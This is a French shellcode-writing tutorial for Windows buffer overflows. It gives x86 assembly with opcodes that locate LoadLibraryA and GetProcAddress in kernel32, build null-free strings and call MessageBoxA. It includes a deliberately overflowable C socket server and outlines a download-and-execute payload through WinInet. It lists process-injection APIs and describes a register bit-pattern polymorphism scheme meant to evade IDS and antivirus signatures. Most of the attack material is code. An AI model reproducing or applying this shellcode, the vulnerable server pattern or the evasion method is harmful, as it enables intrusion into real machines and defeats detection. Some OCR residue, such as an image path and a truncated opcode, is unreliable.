cmp dword ptr [eax], 'daoL'     81 38 4C 6F 61 64
je LoadLibraryAPart1            74 21
prepare_cherche_encore:
add dword ptr [ebp - 0x14], 1   83 45 EC 01       Incrémente le compteur d'index
add edx, 4                      83 C2 04          EDX sur la cellule suivante
jmp cherche_encore              EB E2             et on recommence

GetProcAddressPart1:
cmp dword ptr [eax + 4], 'Acor' 81 78 04 72 6F 63 41 Les 4 caractères suivants sunt testés
jne prepare_cherche_encore      75 EE
mov ecx, [ebp - 0x14]           8B 4D EC          ECX prend pour valeur le numéro de la cellule : Index
mov [ebp - 0x0c], ecx           89 4D F4          Et on la met dans la zone réservée pour l'adresse de la fonction GetProcAddr
mov ecx, [ebp - 0x10]           8B 4D F0          Comparaison de l'index de l'autre fonction
and ecx,ecx                     23 C9
jz prepare_cherche_encore       74 E1             Si elle est nulle, elle n'a pas été trouvée donc on retourne la chercher
jmp fini                        EB 16

LoadLibraryAPart1:
cmp dword ptr [eax + 4], 'rbiL' 81 78 04 4C 69 62 72
jne prepare_cherche_encore      75 D6
mov ecx, [ebp - 0x14]           8B 4D EC          ECX prend pour valeur le numéro de la cellule : Index
mov [ebp - 0x10], ecx           89 4D F0          Et on la met dans la zone réservée pour l'adresse de la fonction LoadLibraryA
mov ecx, [ebp - 0xc]            8B 4D F4          Comparaison de l'index de l'autre fonction
and ecx,ecx                     23 C9
jz prepare_cherche_encore       74 C9             Si elle est nulle, elle n'a pas été trouvée donc on retourne la chercher
fini:
```

La recherche peut également se faire en calculant un hash des noms de fonctions. Ainsi le Shell Code n'a plus besoin de contenir de chaînes pour les comparaisons. A la place, une rapide routine de hashage sera utilisée. Pour le moment nous n'avons pas encore les adresses des fonctions. Nous n'avons que leur position dans la table Name PTR Table RVA. Il reste à transformer ces deux valeurs d'index en l'adresse effective des fonctions. L'Export Table fournit à l'offset 1Ch un tableau nommé Access Table RVA. Au même index que le nom de la fonction se trouve un pointeur vers le code de la fonction, auquel il faut toujours ajouter l'adresse de base de la DLL.

```
//va sur Access Table RVA
mov edx, [ebp-0x8]          8B 55 F8        EBP – 8 = EXPORT TABLE DE KERNEL32.DLL
mov edx, [edx + 0x1c]       8B 52 1C        adress table rva
add edx, [ebp - 4]          03 55 FC

//Charge un  index
mov ebx,[ebp-0x0c]          8B 5D F4        GetProcAddress
//Le multiplie par 4 car une cellule fait 4 octets
shl ebx,2                   C1 E3 02
//Rajoute l'adresse du début de l'Access Table RVA
add ebx,edx                 03 DA           Les deux sur leur pointeur
//On a maintenant des adresses des cellules contenant l'adresse des fonctions. Charge les adresses
mov ebx,[ebx]               8B 1B           Les deux sur l'adresse relative de la fonction
add ebx,[ebp-4]             03 5D FC        Les deux sur l'adresse absolue
//Sauvegarde ces adresses
mov [ebp-0x0c], ebx         89 5D F4        GetProcAddress

//Charge un  index
mov ebx,[ebp-0x10]          8B 5D F0        GetProcAddress
//Le multiplie par 4 car une cellule fait 4 octets
shl ebx,2                   C1 E3 02
//Rajoute l'adresse du début de l'Access Table RVA
add ebx,edx                 03 DA           Les deux sur leur pointeur
//On a maintenant des adresses des cellules contenant l'adresse des fonctions. Charge les adresses
mov ebx,[ebx]               8B 1B           Les deux sur l'adresse relative de la fonction
add ebx,[ebp-4]             03 5D FC        Les deux sur l'adresse absolue
//Sauvegarde ces adresses
mov [ebp-0x10], ebx         89 5D F0        GetProcAddress
```

A ce stade, notre recherche des deux fonctions cruciales de Kernel32.dll est achevée. Désormais, grâce à ces deux fonctions, il est possible de charger n'importe quelle DLL et d'obtenir l'adresse de n'importe quelle fonction.

Tout ceci représente déja environ **180 octets** dans le ShellCode. Dans les cas où l'espace est très limité, il vaut mieux passer par des adresses hardcodées, mais du coup il faut adapter le ShellCode à la version et aux services packs de la machine ciblée.

Soyons polis, disons bonjour !

Maintenant commence la véritable charge du ShellCode. Pour commencer, encore une tradition. Le premier exercice de tout bon livre de programmation est : dire coucou à l'utilisateur. Et bien, je ne vais pas déroger à cette sacro-sainte règle. Ce bète petit exemple va aussi servir à voir les quatre principales manières de gérer les chaînes de caractères dans un Shell Code.

Dire Coucou sous Windows, c'est facile. Ca se fait avec l'API MessageBoxA, contenue dans la DLL User32.dll. Il nous faut donc charger cette DLL, et localiser cette API. Et bien, pas de problème, les fonctions pour ça sont prètes. D'abord, il nous fait les chaines de caractère correspondant à ces noms. Il reste pas mal de place dans la mémoire locale de la fonction, on place "user32.dll" à *[**ebp**-27h]* et messageboxa à *[**ebp**-1ch]*.

Pour MessageBoxA, on utilise une méthode consistant à charger un registre avec les caractèrse, et à placer ensuite ce regstre dans la mémoire. Bien entendu, les caractères sont toujours mis dans l'ordre inversé. Le zéro terminal se gère sans que le Shell Code ne comporte d'octet nul grâce à un xor des 8 lsb du registre et leur copie en mémoire

```
//Met la chaine MessageBoxA à [ebp-0x1c] (METHODE 1)
mov eax,'sseM'          B8 4D 65 73 73
mov [ebp-0x1c], eax     89 45 E4

mov eax,'Bega'          B8 61 67 65 42
mov [ebp-0x18], eax     89 45 E8

mov ax,'xo'             66 B8 6F 78
mov [ebp-0x14], ax      66 89 45 EC

xor ax,ax               66 33 C0
mov al,'A'              B0 41
mov [ebp-0x12], ax      66 89 45 EE
```

La méthode utilisée consomme 33 Octets pour écrire 11 caractères, 25 octets pour écrire 6 caractères. Pour une chaîne de taille moyenne, c'est donc en gros 20 octets en plus à chaque fois. Cette méthode charge un registre avec des caractères de la chaine, et les place en mémoire (mov eax,blablabla + mov @, eax). Voici les tailles des instructions en fonction du nombre de caractères copiés :

8 bits (1 caractère, registre AL) -> 5 octets pour 1 caractère, perte : 5x
16 bits (2 caractères, registre AX) -> 8 octets pour 2 caractères, perte : 4x
32 bits (4 caractères, registre EAX) -> 8 octets pour 4 caractères, perte : 2x

Si par contre vous avez un grand nombre de chaines de caractères, charger un registre et le copier en mémoire à chaque groupe de quatre caractères va vite devenir encombrant. On peut procéder autrement. Pour User32.dll, changement de méthode. Dans la mesure du possible, on copie directement les octets des caractères en mémoire. Le zéro terminal est toujours géré par un xor et copie.

```
//Met la chaine user32.dll à [ebp-0x27] (METHODE 2)
mov dword ptr [ebp-0x28], 'esu '    C7 45 D8 20 75 73 65
mov dword ptr [ebp-0x24], '.23r'    C7 45 DC 72 33 32 2E 66
mov word ptr [ebp-0x20], 'ld'       66 C7 45 E0 64 6C
mov byte ptr [ebp-0x1e], 'l'        C6 45 E2 6C
xor al,al                           32 C0
mov [ebp-0x1d], al                  88 45 E3
```

Les chiffres montrent que cette approche est plus légère en terme de mémoire. Pour le zéro terminal, on procèdera toujours par un xor registre,registre + mov @,registre.

8 bits (1 caractère) -> 4 octets pour 1 caractère, perte : 4x
16 bits (2 caractères) -> 6 octets pour 2 caractères, perte : 3x
32 bits (4 caractères) -> 7 octets pour 4 caractères, perte : 1.75x

Avec ces chaines, il est possible d'utiliser les fruits de toute la première partie de notre shellcode afin de charger user32.dll et y chercher messageboxa.

```
//Charge user32.dll
lea eax, [ebp-0x27]          8D 45 D9        //pousse le nom de la dll
push eax                     50
call [ebp-0x10]              FF 55 F0        //loadlibrary

//Sauve l'adresse de la dll
mov [ebp-0x2c], eax          89 45 D4

//Charge MessageBoxA
lea ebx, [ebp-0x1c]          8D 5D E4        //pousse le nom de la fonction
push ebx                     53
push eax                     50              //l'adresse de la dll chargée
call [ebp-0x0c]              FF 55 F4        //getprocadress

//Sauve l'adresse de la fonction
mov [ebp-0x30], eax          89 45 D0
```

Maintenant, je vais mettre sur la pile deux chaines de caractère. La première pour le titre de la fenètre de message, la seconde pour son contenu. Cette fois-ci, le string est mis tel quel dans le code, sauf que la chaine ne se termine pas par un caractère nul mais par un X. En assembleur inline sous vc++, il peut être utile de savoir que la directive classique db n'existe pas. A la place il faut utiliser *_emit*, qui ne peut placer qu'un seul octet à la fois par contre.

Nous ne sommes pas certains de l'emplacement du ShellCode en mémoire. Il faut donc calculer le déplacement afin de pouvoir ensuite adresser directement la mémoire. Je place ensuite à l'adresse du dernier caractère de la chaine un registre 8 bits xoré, et je procède ensuit de la sorte pour toutes les chaines de caractère du shellcode. La routine de décalage fait 14 octets de long. Mettre al à zéro pèse 2 octets. Ensuite, 4 octets pour le mov byte ptr[edi+x]. Cette méthode est donc terriblement légère :

16 octets une fois pour toutes, pour la relocalisation et le xor 8 bits
4 octets par chaine pour mettre le "X" à zéro

```
// Salut ! (METHODE 3)
chaine_salut db "salut !X"

//Calcule le décalage
call delta
delta :
pop edi
sub edi, offset delta

//Remplace le 7eme caractère de la chaine par zéro
xor al,al
mov byte ptr [edi+offset chaine_salut+6],al
```

Dans la pratique, il ne faut pas balancer "salut !X" comme ça au beau millieu du code, mais regrouper toutes les chaines du ShellCode. Soit à la fin, soit par exemple au début, précédées d'un *jmp* qui fait sauter eip par dessus cette zone de caractères.

Début du code
Jmp post_strings
Chaines
Post_string :
Début réel des instructions du code

```
//Pousse Coucou! à [ebp-0x09]
mov eax,'cuoc'               B8 63 6F 75 63
mov [ebp-0x18], eax          89 45 E8

mov ax,'uo'                  66 B8 6F 75
mov [ebp-0x14], ax           66 89 45 EC
xor ax,ax                    66 33 C0
mov al,'!'                   B0 21
mov [ebp-0x12],ax            66 89 45 EE
```

Le tutoriel de DillDog présente une autre méthode pour les chaines de caractère. Le ShellCode contient toutes les chaines regroupées dans un coin, comme dans la méthode précédente. La grande différence, c'est qu'elles sont xorées par une valeur telle qu'aucun octet n'en vaut NULL. Le ShellCode ne contient pas de NULL et reste parfaitement valide. Une simple routine de de décryptage par xor avec cette même valeur est incluse dans le code.

La routine de décryptage de DillDog fait 120 octets. Une fois pour toutes. Aucun octet de plus n'est consommé quelque soit le nombre de chaines à traiter, ce qui en est l'avantage. L'investissement de 120 octets semble lourd, mais passé 6 à 7 chaînes de taille moyenne, c'est très rentable. En dessous de 6 ou 7, une autre méthode serait à préférer, sauf si en plus le but recherché est de rendre les chaînes illisibles à l'oeil nu, par un sniffer par exemple. C'est le second avantage de cette méthode !

Les chaines à afficher étant prêtes en mémoire, il ne reste plus qu'à placer sur la pile les valeurs d'appel de l'API MessageBoxA. Le type de fenêtre, dans notre cas zéro. Le titre de la fenêtre et son contenu, et enfin le handle de la fenêtre en cours, dans notre cas zéro. Au passage, il est à remarquer que les paramètres sont à placer sur la pile dans l'ordre inverse de celui où ils sont donnés en C :

```
Function(a,b,c,d) ;     donne      push d
                                   push c
                                   push b
                                   push a
                                   call function
```


```
//Affiche le MessageBox
xor ebx,ebx                 33 DB          //pousse 0
push ebx                    53
lea eax, [ebp-0x18]         8D 45 E8       //titre : coucou !
push eax                    50
lea eax,[ebp-0x20]          8D 45 E0       //contenu : salut !
push eax                    50
push ebx                    53             //pousse 0

call [ebp-30h]              FF 55 D0
```

Pour finir, il faut terminer proprement le programme. Pour cela, il faut appeller l'API exit contenue dans msvcrt.dll. La méthode est la même, donc je ne détaille pas.

```
//Met la chaine exit dans [ebp-0x15]
xor al,al                   32 C0
mov [ebp-0x11],al           88 45 EF
mov eax, 'tixe'             B8 65 78 69 74
mov [ebp-0x15],eax          89 45 EB

//Met al chaine msvcrt.dll
mov eax,'cvsm'              B8 6D 73 76 63
mov [ebp-0x20],eax          89 45 E0
mov eax,'d.tr'              B8 72 74 2E 64
mov [ebp-0x1c],eax          89 45 E4
mov ax,'ll'                 66 B8 6C 6C
mov [ebp-0x18],ax           66 89 45 E8
xor al,al                   32 C0
mov [ebp-0x16],al           88 45 EA
```

```
//Charge msvcrt.dll
lea eax,[ebp-0x20]          8D 45 E0       //pousse le nom de la dll
push eax                    50
call [ebp-0x10]             FF 55 F0       //loadlibrary

//Sauve l'adresse de la dll
mov [ebp-0x2c], eax         89 45 D4

//Charge exit
lea ebx, [ebp-0x15]         8D 5D EB       //pousse le nom de la fonction
push ebx                    53
push eax                    50             //l'adresse de la dll chargée
call [ebp-0x0c]             FF 55 F4       //getprocadress

//Sauve l'adresse de la fonction
mov [ebp-0x30], eax         89 45 D0
```

L'adresse de l'API Exit est maintenant connue. Avant de l'appeller, il faut placer sur la pile le code de sortie du programme, ou errorlevel, comme avec le exit(0) d'un programme en C. Dans cet exemple, je pousse la valeur zéro sur la pile dans ce but, puis je termine proprement l'exécution.

```
//Quite le programme
xor eax,eax                 33 C0
push eax                    50
call [ebp-0x30]             FF 55 D0
```

Ce code pour afficher un court message et sortit sans plantage pèse dans les **230 octets**. Ajoutés à celui de la localisation des API vitales, de la saturation du buffer avec les aaaaa, on arrive à environ 450 octets rien que pour dire coucou. Gardez ces chiffres en tête, vous saurez intuitivement quelles genres d'opérations vous pouvez inclures dans un shellcode de taille réduite lorsque vous en trouverez un, ou quand utiliser telle ou telle technique pour gagner de l'espace.

Le résultat final est une belle suite de chiffres hexadécimaux qui ne semble rimer à rien mais qui cache le programme dans ses entrailles.

Changement de deborde

Pour plus d'amusement, il est temps de passer à un fonctionnement en réseau ! Voici la fonction déborde modifiée pour ne plus lire dans un fichier mais pour écouter sur un socket.

Le *main* initialise Winsocks, et appelle la fonction *serveur* pour créer un socket sur réception d'une connexion sur le port 3333. Le *main* appelle ensuite la fonction *deborde* qui lit sur ce socket et affiche la chaîne reçue. Reste à clore le socket, clore Winsocks et terminer l'exécution.

```
int le_socket;
int main (int argc, char** argv)
{
	char tampon_anti_bloquage[1024];

	//Initialise les services de WinSocks
	WSADATA wsadata;
	if (WSAStartup(MAKEWORD(1,1),&wsadata)!=0)
		{printf("Erreur d'initialisation WINSOCS.\n");return -1;}

	//Créé le serveur
	printf("en attente de connexion\n");
	le_socket = serveur(3333);
	printf("Connexion reçue, demande de login\n");

	deborde();

	closesocket(le_socket);
	WSACleanup();

	return 0;
}
```

La fonction deborde a un peu changé. Elle se lance dans une boucle d'attente d'où elle ne sort qu'après avoir reçu des informations via le socket. Elle affiche ensuite un petit message, accusant réception de la chaîne de caractères.

```
int deborde ()
{
	char tampon [10];
	memset(tampon,0,10);

	int taille;
	do
		taille = recv(le_socket,tampon,1000,0);
	while (taille < 1);

	printf("Bonjour %s\n", tampon);

	return 0;
}
```

Serveur créé un socket et sockaddr pour écouter un port local, le lie et se met à l'écoute. Sur réception, *serveur* accepte et créé un socket de communication entre localhost et l'ordinateur distant, et le met non-bloquant. Le socket d'écoute est détruit.

```
int serveur (int port_local)
{
	struct sockaddr_in moimeme;
	struct sockaddr_in ordi_distant_sockaddr;
	int waiting;
	int ordi_distant;
	int taille;
	unsigned long son_masque_ioctlsocket = 1;

	//créé le socket et le sockaddr pour l'écoute
	waiting = socket(AF_INET,SOCK_STREAM,0);
	if (waiting == INVALID_SOCKET) return SOCKET_ERROR;
	moimeme.sin_family = AF_INET;
	moimeme.sin_port = htons(port_local);
	moimeme.sin_addr.s_addr = inet_addr("0.0.0.0");

	//lie le socket
	if (bind (waiting, (struct sockaddr *) &moimeme, sizeof (moimeme)) == SOCKET_ERROR)
		{printf ("Impossible de lier le serveur\n");closesocket(waiting);return SOCKET_ERROR;}

	//Et se met en mode Serveur
	if (listen (waiting,1) == SOCKET_ERROR)
		{printf ("Impossible de lier le serveur\n");closesocket(waiting);return SOCKET_ERROR;}


	//attend une communication
	taille = sizeof(ordi_distant_sockaddr);
	ordi_distant = accept (waiting, (struct sockaddr *) &ordi_distant_sockaddr,&taille);
	closesocket(waiting);

	if (ioctlsocket (ordi_distant, FIONBIO, &son_masque_ioctlsocket)!=0)
		{closesocket(ordi_distant);return SOCKET_ERROR;}

	return ordi_distant;
}
```

Désormais, en lançant ce programme ainsi qu'un netcat qui envoie le fichier overflow.txt sur le port 3333 de 127.0.0.1, le débordement se produit et le message apparait. Ce programme de test est également utilisable sur un réseau.

Fonctions Internet évoluées de Wininet

La course vers la réduction de taille et la simplicité, voilà un des moteurs des Shell Codes. Le tutoriel "tao of windows buffer overflow" par DillDog présente une méthode qui remplit ces deux objectifs. Le ShellCode télécharge un programme sur internet et l'exécute sur la machine cible. C'est intéressant car le Shell Code peut être très léger, le gros de son action étant contenue dans le programme téléchargé. Le temps de conception diminue aussi car ce programme n'a pas besoin d'être conçu en assembleur, n'importe quel langage convient parfaitement.

Les sirènes de la facilité n'ont pas encore fini de faire entendre leur chant. Windows propose un lot d'API particulièrement simples à utiliser dans Wininet.dll. Avec celle-ci, le programmeur est totalement dégagé des sockets, des sockaddr et caetera. Le ShellCode s'en trouve d'autant plus allégé. La méthode exposée est la suivante :

1. Allouer un handle internet (Wininet.dll - *InternetOpenA*)
2. Ouvrir une URL (Wininet.dll - *InternetOpenUrlA*)
3. Allouer une zone mémoire (Kernel32.dll - *_GlobalAlloc*)
4. Vérifier que le fichier ciblé tient dans la zone allouée (Wininet.dll - *InternetQueryDataAvailable*)
5. Lire le contenu du fichier de l'url dans la zone allouée (Wininet.dll - *InternetreadFile*)
6. Clore le handle internet (Wininet.dll - *InternetCloseHandle*)
7. Créer un fichier sur le disque dur, extension .exe (Kernel32.dll - *_lcreat*)
8. Y écrire le contenu de la zone mémoire (Kernel32.dll - *_lwrite*)
9. Fermer le fichier (Kernel32.dll - *_lclose*)
10. L'exécuter (Kernel32.dll - *_WinExec*)
11. Fermer le processus débordé (Kernel32.dll - *_ExitProcess*)

DillDog saute l'étape 4 dans son exemple : il ne vérifie pas que le programme téléchargé tient dans la zone mémoire allouée. Si vous savez combien vous allouez et si vous connaissez la taille du programme téléchargé, ce test est inutile. Par contre si le but eset de rendre le Shell Code assez polivalent et apte à télécharger n'importe quel programme que vous indiquez, par exemple à la place des aaaaaa qui débutent de débordement du tampon, cette vérification s'impose. L'utilisation de Win32 Internet Functions (MS-W32-IF) prend en charge automatiquement jusqu'à l'utilisation des protocoles de communication. *InternetOpenUrlA* permet de se connecter à une ressource réseau, quel qu'en soit le protocole car l'adresse inclut le potocole : http://, ftp://, gopher://. Cette fonction est donc hautement polyvalente, décharge énormément le programmeur du ShellCode, et d'en réduire grandement la taille… Mais ne permet pas non plus d'en contrôler exactement le déroulement.

Entre autre, on ne maitrise pas le comportement du shellcode sur le réseau. Le ShellCode va-t-il initier une connexion vers l'extérieur ? C'est probable. Va-t-il ouvrir un socket en attente ? En cas de téléchargement FTP actif il y a de grandes chances. Le fait de ne pas être sûr du caractère actif ou passif d'un téléchargement ftp est deja une inconnue de taille. Le fait de ne pas savoir à l'avance si le ShellCode va être capable d'ouvrir tout simplement un socket vers l'extérieur en rend son exécution assez aléatoire. Il n'y a qu'à espérer qu'aucun filtrage ne se trouve en amont de la cible !

Téléchargement de fichier et ouverture de ports

Au chapitre précédent, on a vu rapidement l'utilisation des fonctions de WinInet

Voici maintenant un rapide aperçu de fonctions utiles dans quelques DLLs :

Wininet.dll

InternetOpenA

HINTERNET **InternetOpen**(IN LPCSTR lpszAgent, IN DWORD dwAccessType, IN LPCSTR lpszProxyName, IN LPCSTR lpszProxyBypass, IN DWORD dwFlags);

InternetOpenUrlA

HINTERNET **InternetOpenUrl**(IN HINTERNET hInternetSession, IN LPCSTR lpszUrl, IN LPCSTR lpszHeaders, IN DWORD dwHeadersLength, IN DWORD dwFlags, IN DWORD dwContext);

FtpOpenFileA

HINTERNET **FtpOpenFileaA**(IN HINTERNET hFtpSession, IN LPCSTR lpszFileName, IN DWORD fdwAccess, IN DWORD dwFlags, IN DWORD dwContext);

InternetQueryDataAvailable

BOOL **InternetQueryDataAvailable**(IN HINTERNET hFile, OUT LPDWORD lpdwNumberOfBytesAvailable, IN DWORD dwFlags, IN DWORD dwContext);

InternetreadFile

BOOL **InternetReadFile**(IN HINTERNET hFile, IN LPVOID lpBuffer, IN DWORD dwNumberOfBytesToRead, OUT LPDWORD lpNumberOfBytesRead);

InternetCloseHandle

BOOL **InternetCloseHandle**(IN HINTERNET hInet);

Kernel32.dll

_lcreat
_lwrite
_lclose
_GlobalAlloc
_winExec
_ExitProcess
CreateProcessA
GetThreadContext
VirtualAllocEx
WriteProcessMemory
SetThreadContext
ResumeThread
System
SetWindowsHookEx
CreateRemoteThread
CreateThread
ZwCreateThread
OpenProcess
GetProcAdress
VirtualAllocEx

ws2_32.dll

wsastartup
socket
bind
listen
accept

recv
send
GetSockName
GetPeerName

L'API system est également employée. Elle sert à interpréter une commande pour par exemple ajouter un nouvel utilisateur à l'ordinateur, ou lancer un prompt avec system("cmd.exe"). C'est la méthode montrée par David Litchfield dans son tutoriel sur le Buffer Overflow de rasman.exe.

En terme de place, l'utilisation de l'UDP ne nécessite pas de listen ni de accept, juste de recvfrom. Une fonction de moins à importe depuis la DLL, ce qui est un gain de 20 à 30 octets. L'UDP reste moins fiable pour la connexion par contre.

Double injection : le premier met tout de suite une écoute et chope le second playload.

Rudiments de ploymorphisme

Souvent, le polymorphisme est résumé à une routine de cryptage. Que l'algorithme soit un simple xor ou bien une fonction plus évoluée, le résultat est le même : le code est maquillé. Les IDS peuvent très bien se montrer aussi malins que les antivirus, et la détection d'une boucle de décryptage est une tâche assez triviale si un soin particulier n'est pas apporté à la rendre discrète.


De plus, un cryptage peut également se "sentir". Une phrase chiffrée ne produit plus du tout les mêmes statistiques quant à la fréquence d'apparition des lettres. Donc inversement, quand ce qu'on sait être une phrase produit des fréquences anormalement plates, on peut se douter qu'il y a cryptage. Une telle analyse statistique des "lettres du langage" de l'assembleur, donc des octets, est parfaitement réalisable.

Voici la sortie d'une rapide routine affichant les différents octets composant le Shell Code sur lequel nous avons travaillé dans leur ordre de fréquence d'apparition. La distribution n'est absolument pas uniforme. Une fonction de cryptage qui marquerait trop lourdement cette répartition serait immédiatement détectable par une analyse statistique.

```
l'octet 69 a une fréquence de 33
l'octet 137 a une fréquence de 31
l'octet 139 a une fréquence de 21
l'octet 102 a une fréquence de 18
l'octet 85 a une fréquence de 14
l'octet 184 a une fréquence de 14
l'octet 3 a une fréquence de 9
l'octet 51 a une fréquence de 8
l'octet 80 a une fréquence de 8
l'octet 93 a une fréquence de 8
l'octet 116 a une fréquence de 8
l'octet 192 a une fréquence de 8
l'octet 236 a une fréquence de 8
l'octet 252 a une fréquence de 8
l'octet 77 a une fréquence de 7
l'octet 82 a une fréquence de 7
l'octet 240 a une fréquence de 7
l'octet 244 a une fréquence de 7
l'octet 117 a une fréquence de 6
l'octet 141 a une fréquence de 6
l'octet 255 a une fréquence de 6
```

```
l'octet 101 a une fréquence de 5
l'octet 108 a une fréquence de 5
l'octet 111 a une fréquence de 5
l'octet 115 a une fréquence de 5
l'octet 120 a une fréquence de 5
l'octet 224 a une fréquence de 5
l'octet 32 a une fréquence de 4
l'octet 83 a une fréquence de 4
l'octet 99 a une fréquence de 4
l'octet 100 a une fréquence de 4
l'octet 114 a une fréquence de 4
l'octet 129 a une fréquence de 4
l'octet 176 a une fréquence de 4
l'octet 208 a une fréquence de 4
l'octet 228 a une fréquence de 4
l'octet 232 a une fréquence de 4
l'octet 235 a une fréquence de 4
l'octet 2 a une fréquence de 3
l'octet 4 a une fréquence de 3
l'octet 33 a une fréquence de 3
l'octet 50 a une fréquence de 3
```

```
l'octet 97 a une fréquence de 3
l'octet 131 a une fréquence de 3
l'octet 201 a une fréquence de 3
l'octet 238 a une fréquence de 3
l'octet 248 a une fréquence de 3
l'octet 18 a une fréquence de 2
l'octet 27 a une fréquence de 2
l'octet 28 a une fréquence de 2
l'octet 35 a une fréquence de 2
l'octet 46 a une fréquence de 2
l'octet 48 a une fréquence de 2
l'octet 56 a une fréquence de 2
l'octet 65 a une fréquence de 2
l'octet 76 a une fréquence de 2
l'octet 105 a une fréquence de 2
l'octet 136 a une fréquence de 2
l'octet 193 a une fréquence de 2
l'octet 212 a une fréquence de 2
l'octet 218 a une fréquence de 2
l'octet 226 a une fréquence de 2
l'octet 227 a une fréquence de 2
```



Pour trouver le début d'une autre approche, il faut travailler en partant du fait que les instructions assembleur sont converties en octets. La méthode n'est pas aléatoire, il y a même une structure très particulière qu'on peut aisément saisir. Prenons un fragment du Shell Code, et modifions son registre de travail, eax. En observant les changements des octets, l'équivalence opération – octet va apparaitre dans toute sa simplicité.

```
//Travail avec EAX
mov eax,'sseM'          B8 4D 65 73 73
mov [ebp-0x1c], eax     89 45 E4

mov eax,'Bega'          B8 61 67 65 42
mov [ebp-0x18], eax     89 45 E8

mov ax,'xo'             66 B8 6F 78
mov [ebp-0x14], ax      66 89 45 EC

xor ax,ax               66 33 C0
mov al,'A'              B0 41
mov [ebp-0x12], ax      66 89 45 EE
```

```
//Travail avec EBX
mov ebx,'sseM'          BB 4D 65 73 73
mov [ebp-0x1c], ebx     89 5D E4

mov ebx,'Bega'          BB 61 67 65 42
mov [ebp-0x18], ebx     89 5D E8

mov bx,'xo'             66 BB 6F 78
mov [ebp-0x14], bx      66 89 5D EC

xor bx,bx               66 33 DB
mov bl,'A'              B3 41
mov [ebp-0x12], bx      66 89 5D EE
```

```
//Travail avec ECX
mov ecx,'sseM'          B9 4D 65 73 73
mov [ebp-0x1c], ecx     89 4D E4

mov ecx,'Bega'          B9 61 67 65 42
mov [ebp-0x18], ecx     89 4D E8

mov cx,'xo'             66 B 6F 78
mov [ebp-0x14],cx       66 89 4D EC

xor cx,cx               66 33 C9
mov cl,'A'              B1 41
mov [ebp-0x12], cx      66 89 4D EE
```

```
//Travail avec EDX
mov edx,'sseM'          BA 4D 65 73 73
mov [ebp-0x1c], edx     89 55 E4

mov edx,'Bega'          BA 61 67 65 42
mov [ebp-0x18], edx     89 55 E8

mov dx,'xo'             66 BA 6F 78
mov [ebp-0x14], dx      66 89 55 EC

xor dx,dx               66 33 D2
mov dl,'A'              B2 41
mov [ebp-0x12], dx      66 89 55 EE
```

Pour mieux mettre en évidence la finesse des changements, passons en binaire. Voici un détail des octets correspondant à chaque registre utilisé, avec

EAX		ECX		EDX		EBX		VARIATIONS
B8	10111000	B9	10111001	BA	10111010	BB	10111011	2 bits
45	01000101	4D	01001101	55	01010101	5D	01011101	2 bits
C0	11000000	C9	11001001	D2	11010010	DB	11011011	2x2 Bits
B0	10110000	B1	10110001	B2	10110010	B3	10110011	2 Bits

A ce stade, il est facile de repérer par quelles opérations logiques on peut transformer une opération sur un registre en la même opération sur un registre différent. Dans le cas qui nous concerne pour chaque registre il y a deux formules distinctes et un cas où les deux sont à utiliser à la suite.

EAX	ECX	EDX	EBX	Fonction
and FC	and FD or 1	and FE or 2	or 3	mov reg64, "xxxx" Formule 1
and (FC<<3)	and (FD<<3) or (1<<3)	and (FE<<3) or (2<<3)	or (3<<3)	mov [ebx+x], reg Formule 2
and FC and (FC<<3)	and FD or 1 and (FD<<3) or (1<<3)	And FE or 2 and (FE<<3) or (2<<3)	or 3 or (3<<3)	xor reg16, reg16 Formule 1 + 2
and FC	and FD or 1	and FE or 2	or 3	Mov reg8, "x" Formule 1

En appliquant le bon lot de formules selon le registre souhaité, on peut donc modifier le registre utilisé par le bout de code examiné. Il faut juste se souvenir qu'à tel offset du code de la routine il faut utiliser la formule 1, 2 ou les 2.

Offset	0d	6d	8d	14d	17d	22d	26d	27d	31d
Formule(s)	1	2	1	2	1	2	1+2	1	2

Un moteur de polymorphisme basé sur une altération du motif de bits (*bit pattern*) ne perturbe pas la répartition statistique du code, tout en brouillant d'éventuelles chaînes d'identification. Avant d'envoyer le ShellCode à la cible, il suffit de tirer un nombre aléatoire entre 1 et 4, et de modifier le bit pattenr en fonction de lui pour modifier le registre utilisé par la routine.

Pour jouer les rabats-joie, il est bon de rappeller que la détection des bits patterns est une technologie connue des anti-virus. La méthode est simple, au lieu par exemple de rechercher l'octet B3h dans une signature, l'antivirus recherchera 101100??b avec des caractères jocker.

